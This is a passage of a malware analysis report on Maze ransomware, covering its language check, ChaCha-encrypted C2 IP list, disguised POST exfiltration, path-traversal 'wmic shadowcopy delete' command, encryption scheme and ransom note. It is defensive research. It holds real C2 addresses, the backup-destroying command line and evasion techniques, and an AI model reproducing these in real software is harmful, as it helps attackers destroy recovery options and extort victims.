.text:00429DD8      dd      0D78h
.text:00429DDC ; -----
.text:00429DDC      loc_429DDC:                                ; CODE XREF: .text:00429DD6↑j
.text:00429DDC      jnz     short loc_429DE8
.text:00429DDC ; -----
.text:00429DDE      dd      5800474h
.text:00429DE2      dd      8EB0000h
.text:00429DE6      dw      0
.text:00429DE8 ; -----
.text:00429DE8      loc_429DE8:                                ; CODE XREF: .text:loc_429DDC↑j
.text:00429DE8      movzx   edx, dx
.text:00429DEB      cmp     edx, 422h          ; Ukrainian
.text:00429DF1      jz      loc_42A711
.text:00429DF7      jnz     short loc_429DFD
.text:00429DF7 ; -----

```

Figure 16 – Language check

Networking

For this part, a hard-coded ChaCha key is used and a new Nonce is generated on the fly in each run.

Maze has a list of 10 hard-coded, ChaCha-encrypted IP addresses. After the decryption of this list, Maze enumerates the IPs and generates for each IP address a HTTP POST request.

Maze builds the URI of the request with a concatenation of random strings from the hard-coded list. This technique is done in order to evade signature-based network traffic protections of IDS and IPS solutions.

The POST request contains the unencrypted Nonce and the ChaCha-encrypted reconnaissance data.

.text:0043C484	off_43C484	dd offset aPhp	; DATA XREF: sub_402BB0+53↑r
.text:0043C484			; ".php"
.text:0043C488		dd offset aAsp	; ".asp"
.text:0043C48C	off_43C48C	dd offset aAspx	; DATA XREF: sub_402BB0+4B↑r
.text:0043C48C			; ".aspx"
.text:0043C490		dd offset aCgi	; ".cgi"
.text:0043C494	off_43C494	dd offset aJsp	; DATA XREF: sub_402BB0+12↑r
.text:0043C494			; ".jsp"
.text:0043C498		dd offset aJspX	; ".jspx"
.text:0043C49C	off_43C49C	dd offset aDo	; DATA XREF: sub_402BB0+A↑r
.text:0043C49C			; ".do"
.text:0043C4A0		dd offset aAction	; ".action"
.text:0043C4A4	off_43C4A4	dd offset aHtml	; DATA XREF: sub_402BB0+1F↑r
.text:0043C4A4			; ".html"
.text:0043C4A8		dd offset aPhtml	; ".phtml"
.text:0043C4AC	off_43C4AC	dd offset aShtml	; DATA XREF: sub_402BB0+1A↑r
.text:0043C4AC			; ".shtml"
.text:0043C4B0	off_43C4B0	dd offset aNews	; DATA XREF: sub_402BB0+38↑o
.text:0043C4B0			; "news"
.text:0043C4B4		dd offset aLogin	; "login"
.text:0043C4B8		dd offset aRegister	; "register"
.text:0043C4BC		dd offset aLogout	; "logout"
.text:0043C4C0		dd offset aEdit	; "edit"
.text:0043C4C4		dd offset aContent	; "content"
.text:0043C4C8		dd offset aPrivate	; "private"
.text:0043C4CC		dd offset aMessages	; "messages"
.text:0043C4D0		dd offset aAccount	; "account"
.text:0043C4D4		dd offset aView	; "view"
.text:0043C4D8		dd offset aWebauth	; "webauth"
.text:0043C4DC		dd offset aWebaccess	; "webaccess"
.text:0043C4E0		dd offset aArchive	; "archive"
.text:0043C4E4		dd offset aForum	; "forum"
.text:0043C4E8		dd offset aPost_0	; "post"
.text:0043C4EC		dd offset aSignin	; "signin"
.text:0043C4F0		dd offset aSignout	; "signout"
.text:0043C4F4		dd offset aUpdate	; "update"
.text:0043C4F8		dd offset aSupport	; "support"
.text:0043C4FC		dd offset aTicket	; "ticket"
.text:0043C500		dd offset aTask	; "task"
.text:0043C504		dd offset aTracker	; "tracker"
.text:0043C508		dd offset aAnalytics	; "analytics"
.text:0043C50C		dd offset aCheck	; "check"
.text:0043C510		dd offset aCheckout	; "checkout"
.text:0043C514		dd offset aPayout	; "payout"
.text:0043C518		dd offset aWithdrawal	; "withdrawal"
.text:0043C51C		dd offset aSepa	; "sepa"
.text:0043C520		dd offset aCreate	; "create"
.text:0043C524		dd offset aTransfer	; "transfer"
.text:0043C528		dd offset aWire	; "wire"

Figure 17 - The list of the random strings used in the generation of the URI

Address	Hex												ASCII	
02AE0000	39	31	2E	32	31	38	2E	31	31	34	2E	34	0D 0A 39 31	91.218.114.4..91
02AE0010	2E	32	31	38	2E	31	31	34	2E	31	31	0D 0A 39 31 2E	.218.114.11..91.	
02AE0020	32	31	38	2E	31	31	34	2E	32	35	0D 0A 39 31 2E 32	218.114.25..91.2		
02AE0030	31	38	2E	31	31	34	2E	32	36	0D 0A 39 31 2E 32 31	18.114.26..91.21			
02AE0040	38	2E	31	31	34	2E	33	31	0D 0A 39 31 2E 32 31 38	8.114.31..91.218				
02AE0050	2E	31	31	34	2E	33	32	0D 0A 39 31 2E 32 31 38 2E	.114.32..91.218.					
02AE0060	31	31	34	2E	33	37	0D 0A 39 31 2E 32 31 38 2E 31	114.37..91.218.1						
02AE0070	31	34	2E	33	38	0D 0A 39 31 2E 32 31 38 2E 31 31	14.38..91.218.11							
02AE0080	34	2E	37	37	0D 0A 39 31 2E 32 31 38 2E 31 31 34	4.77..91.218.114								
02AE0090	2E	37	39	00	00	00	00	00	00	00	00	00	.79.....	

Figure 18 - The list of IP addresses after decryption

Time	Source	Destination	Protocol	Info
18.129910	192.168.0.254	91.218.114.4	HTTP	POST /update/gcnwuj.asp?wjb=x&yssc=2r2&i=7i67&ogpx=4j52 HTTP/1.1 (application/x-www-form-urlencoded)
21.689448	192.168.0.254	91.218.114.4	HTTP	POST /update/gcnwuj.asp?wjb=x&yssc=2r2&i=7i67&ogpx=4j52 HTTP/1.1 (application/x-www-form-urlencoded)
21.741030	91.218.114.4	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
21.922170	192.168.0.254	91.218.114.11	HTTP	POST /qesofn.do HTTP/1.1 (application/x-www-form-urlencoded)
21.971105	91.218.114.11	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
22.080074	192.168.0.254	91.218.114.25	HTTP	POST /xgnukqycm.jsp?cqr=02y3157&vrg=2p02ck62&bpy=vv5s HTTP/1.1 (application/x-www-form-urlencoded)
22.129605	91.218.114.25	192.168.0.254	HTTP	HTTP/1.1 403 Forbidden (text/html)
22.231549	192.168.0.254	91.218.114.26	HTTP	POST /content/mus.php?voe=bh2h1&qmq=74563v80 HTTP/1.1 (application/x-www-form-urlencoded)
22.279139	91.218.114.26	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
53.483221	192.168.0.254	91.218.114.4	HTTP	POST /news/archive/kvlpovyni.php?q=612u&l=q&v=83e1 HTTP/1.1 (application/x-www-form-urlencoded)
53.760036	192.168.0.254	91.218.114.4	HTTP	POST /news/archive/kvlpovyni.php?q=612u&l=q&v=83e1 HTTP/1.1 (application/x-www-form-urlencoded)
53.809925	91.218.114.4	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
53.967486	192.168.0.254	91.218.114.11	HTTP	POST /fevv.jsp?kht=m376&riwp=e6&ko=3i4x5c HTTP/1.1 (application/x-www-form-urlencoded)
54.014613	91.218.114.11	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
54.127967	192.168.0.254	91.218.114.25	HTTP	POST /mgrccre.jsp?u=8glpi HTTP/1.1 (application/x-www-form-urlencoded)
54.177308	91.218.114.25	192.168.0.254	HTTP	HTTP/1.1 403 Forbidden (text/html)
54.312717	192.168.0.254	91.218.114.26	HTTP	POST /umrtfo.cgi HTTP/1.1 (application/x-www-form-urlencoded)
54.359812	91.218.114.26	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
64.871678	192.168.0.254	91.218.114.32	HTTP	POST /messages/check/aw.action?xcn=v61q360 HTTP/1.1 (application/x-www-form-urlencoded)
64.919309	91.218.114.32	192.168.0.254	HTTP/X...	HTTP/1.1 404 Not Found
65.041482	192.168.0.254	91.218.114.37	HTTP	POST /webauth/hehrjbx.phtml?gt=0t1&mlf=42cq3 HTTP/1.1 (application/x-www-form-urlencoded)
65.204039	192.168.0.254	91.218.114.37	HTTP	POST /webauth/hehrjbx.phtml?gt=0t1&mlf=42cq3 HTTP/1.1 (application/x-www-form-urlencoded)
65.251307	91.218.114.37	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
65.460698	192.168.0.254	91.218.114.38	HTTP	POST /v.shtml HTTP/1.1 (application/x-www-form-urlencoded)
65.648346	192.168.0.254	91.218.114.38	HTTP	POST /v.shtml HTTP/1.1 (application/x-www-form-urlencoded)
65.753051	91.218.114.38	192.168.0.254	HTTP	HTTP/1.1 302 Moved Temporarily (text/html) (text/html)

Figure 19 - HTTP POST requests done by Maze




Figure 20 - An HTTP POST request done by Maze. Note the encrypted data in the request's body.

Encryption

Shadow copy deletion

Before starting the encryption scheme, Maze makes sure that file recovery will not be possible. It does that by deleting the shadow copies of the machine using WMI.

The shadow copy is a technology created by Microsoft that can create backup copies or snapshots of computer files and volumes, even when they are in use.

To delete the shadow copies, the Maze process has to run at a high integrity level. To do so, Maze checks its integrity level using GetSidSubAuthority. If it's below medium, it calls ShellExecuteExW to run wmic.exe as admin, with a command line to run Maze. The user will be prompted with a window asking if it allows to run wmic.exe as admin.

Maze is using a stealth technique— Path traversal. Instead of creating a process of wmic.exe using its normal path, it generates a path composed of bogus folders and “..\” (dot-dot-slash). The “..\” command goes back to the parent folder. The generated path has random folder names so it is unique each time Maze runs.

This technique can mislead security products which monitor specific command lines running WMI.

Note that in the case where Maze runs in a medium integrity level, it will continue its execution without being able to delete the shadow copies – this is actually a bug. The check should have been if the integrity level is less or equal to medium.

00415711	8D8424 80000000	lea eax,dword ptr ss:[esp+80]
00415718	89E1	mov ecx,esp
0041571A	50	push eax
0041571B	51	push ecx
0041571C	6A 00	push 0
0041571E	6A 00	push 0
00415720	6A 00	push 0
00415722	6A 00	push 0
00415724	6A 00	push 0
00415726	6A 00	push 0
00415728	57	push edi
00415729	6A 00	push 0
0041572B	68 72574100	push maze.415772
00415730	0F84 8C530200	je <JMP.&_CreateProcessW@40>
00415736	75 0A	jne maze.415742
00415738	FF154CC0	dd C04C15FF
0041573C	43003F03	dd 33F0043
00415740	0000	dw 0
00415742	0F85 7A530200	jne <JMP.&_CreateProcessW@40>
00415748	74 04	je maze.41574E

Jump is taken
<JMP.&_CreateProcessW@40>

.text:00415742 maze.exe:\$15742 #14B42

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Lc

Address	UNICODE
02CE0000	"C:\xbh\yvoae\ldc\...\..\windows\rnsf1\vag\...\system32\r\...
02CE0080	\wbem\j\bmb\f\...\..\wmic.exe" shadowcopy delete.....
02CF0100	

Figure 19 - Using wmic.exe to delete the shadow copies, using path traversal to disguise the command

Keys generation & file encryption

Maze uses both RSA and ChaCha algorithms in its encryption scheme. ChaCha algorithm is a variation on the Salsa20 algorithm but is known to be better against crypto-analysis and has slightly better performance. We will describe the encryption scheme step by step.

Notes:

- Both ChaCha and RSA algorithm encrypt data with a specific block size. Hence, few rounds are required for encryption. In our equations we omitted iterations to simplify the writing.
- The ChaCha algorithm uses the constant string “expand 32-byte k”, since the key size is 0x20 (256 bits) long.
- A key that has been created and encrypted – will be destroyed to prevent its recovery.

General keys generation and encryption of keys




Figure 20 - General encryption scheme

1. An RSA pair of public and private keys is generated on the fly using `CryptGenKey`. We mark them by C_{public} and $C_{private}$.
2. The hard-coded server key is imported using `CryptImportKey`. We mark it by S_{public} . The private server key resides only in the maze server, we mark it by $S_{private}$.
3. Using `CryptGenRandom`, A key and a nonce are generated for the input of the ChaCha algorithm. We mark them by Key and $Nonce$.

4. $C_{private}$ is encrypted using the ChaCha algorithm with Key and $Nonce$.

$$ChaCha(C_{private}, Key, Nonce) \rightarrow ENC_{ChaCha}(C_{private})$$

5. Both Key and $Nonce$ are encrypted using the RSA algorithm with S_{public} :

- $RSA(Key, S_{public}) \rightarrow ENC_{RSA}(Key)$
- $RSA(Nonce, S_{public}) \rightarrow ENC_{RSA}(Nonce)$

After the generation of the general keys, Maze Checks in %ProgramData% if a file named 'data1.tmp' exists. If it doesn't – it creates this file and writes a buffer to it with the magic number 0x0000000066116166.

It also stores $ENC_{ChaCha}(C_{private})$, $ENC_{RSA}(Key)$, $ENC_{RSA}(Nonce)$ and C_{public} (All Base-64 encoded) in data1.tmp, but in a stealthy way: It uses NtSetEaFile to add these values to the extended attributes of the file and NtQueryEaFile to retrieve them. Extended attributes are properties of the file used to store metadata.

If 'data1.tmp' exists, Maze will retrieve C_{public} from it and continue to its regular flow. This ensures that each time Maze runs on the same machine, the same C_{public} will be used, to allow decryption of the files.

After the general keys setup is done, Maze begins its file encryption procedure.

File keys generation and encryption of files




Figure 21 - File encryption scheme

The following scheme runs once per file. Network shares files will also be encrypted, depending on the command line.

1. $File_i$ is read from the disk using `CreateFileMappingW` and `MapViewOfFile`. Where i is the index of the current file.
 $0 \leq i \leq \text{Number of Files for encryption}$
2. Using `CryptGenRandom`, A key and a nonce are generated for the input of the ChaCha algorithm **per file**. We mark them by $FileKey_i$ and $FileNonce_i$.

3. $File_i$ is encrypted in memory using the ChaCha algorithm with $FileKey_i$ and $FileNonce_i$:

$$ChaCha(File_i, FileKey_i, FileNonce_i) \rightarrow ENC_{ChaCha}(File_i)$$

4. The RSA algorithm is used with the C_{public} to encrypt the concatenation of $FileKey_i$ and $FileNonce_i$:

$$RSA(strcat(FileKey_i, FileNonce_i), C_{public}) \\ \rightarrow ENC_{RSA}(strcat(FileKey_i, FileNonce_i))$$

5. $ENC_{ChaCha}(File_i)$ is written to the disk by calling `UnmapViewOfFile`, overwriting the original file. Finally, the following data is concatenated with the magic number `0x0000000066116166` and appended to the end of the $File_i$:
 $ENC_{RSA}(strcat(FileKey_i, FileNonce_i)) + magic_number$
The file extension appended to the encrypted file is randomly generated.

The following folders and their sub-folders, files and file extensions are excluded from encryption:

Folders:

- Program files
- Windows
- Games
- Tor Browser
- ProgramData
- cache2\entries

- Low\Content.IE5
- User Data\Default\Cache
- All Users
- IETIdCache
- Local Settings
- AppData\Local
- AhnLab (South-Korean security software company)
- {0AFACED1-E828-11D1-9187-B532F1E9575D} (A CLSID that represents a shortcut folder)

Files

- DECRYPT-FILES.txt (The ransom note)
- autorun.inf
- boot.ini
- desktop.ini
- ntuser.dat
- iconcache.db
- bootsect.bak
- ntuser.dat.log
- thumbs.db
- Bootfont.bin

File extensions

- lnk
- exe
- sys
- dll

After Maze finishes to encrypt the files, it displays a personal message directed to the user with his username, alerting him that all his files had been encrypted using RSA-2048 and ChaCha algorithms.

This is done in the following way: It creates a hidden window using `CreateWindowExW`. Then it writes the message to the window with the `DrawTextW` function. Next, it captures the window and saves it as a Bitmap file in the Temp folder – “000.bmp”. Finally, Maze changes the Desktop background to the image using `SystemParametersInfoW`.

Maze Ransomware

Dear Administrator, your files have been encrypted by RSA-2048 and ChaCha algorithms
The only way to restore them is to buy decryptor

These algorithms are one of the strongest
You can read about them at wikipedia

If you understand the importance of situation you can restore all files by following instructions in DECRYPT-FILES.txt file

You can decrypt 3 files for free as a proof of work
We know that this computer is very valuable for you
So we will give you appropriate price for recovering

Figure 22 - Maze ransom demand wallpaper

Maze creates a file called DECRYPT-FILES.txt in each folder it encrypts files. It alerts the user that his file has been encrypted and gives him instructions how to pay the ransom and decrypt his files. Each user gets his own web page at the Maze domain – both in the dark web and in the regular web. The end of this file contains the maze key which is crucial for the decryption procedure.

The maze key is a base-64 encoded string composed of the concatenation of the following data: $ENC_{ChaCha}(C_{private})$, $ENC_{RSA}(Key)$, $ENC_{RSA}(Nonce)$ and the system information collected in the reconnaissance stage.

In addition, a voice message is played to the user, alerting him of the encryption.

